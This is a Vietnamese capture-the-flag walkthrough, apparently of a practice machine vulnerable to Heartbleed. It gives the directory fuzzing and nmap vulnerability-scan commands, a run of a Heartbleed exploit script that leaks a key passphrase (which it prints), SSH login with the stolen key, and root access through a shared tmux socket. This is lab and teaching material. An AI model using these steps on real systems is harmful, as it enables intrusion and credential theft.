




ffuf -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt -u http://10.10.10.79/FUZZ/ -c

Tìm được thư mục dev





Tập tin hype\_key:



chmod 600 id\_rsa

Hôm nay mình học được cách quét lỗ hổng bằng nmap:

nmap --script vuln 10.10.10.79


Giao thức https bị dính tới 3 lỗ hổng:

* ssl-heartbleed
* ssl-ccs-injection
* ssl-poodle

Heartbleed là 1 lỗ hổng OpenSSL cho phép kẻ tấn công “bleed” bất cứ thứ gì có trong bộ nhớ trên máy chủ.


Chạy khai thác nhiều lần và tìm dữ liệu quan trọng, mật khẩu được mã hóa:


python2 32745.py 10.10.10.79

 🡪 Giải mã: heartbleedbelievethehype


Thuật toán SSH-RSA đã bị vô hiệu hóa hoàn toàn trên các phiên bản mới nhất của OpenSSH. Do đó, bạn cần chỉ định rõ thuật toán khi dùng lệnh ssh:

ssh -o PubkeyAcceptedKeyTypes=ssh-rsa -i id\_rsa hype@10.10.10.79






Xem bash\_history của người dùng hype, ta thấy hype đã dùng tmux trước đó



Tập tin /.devs/dev\_sess có đặc quyền SUID:



tmux -S /.devs/dev\_sess

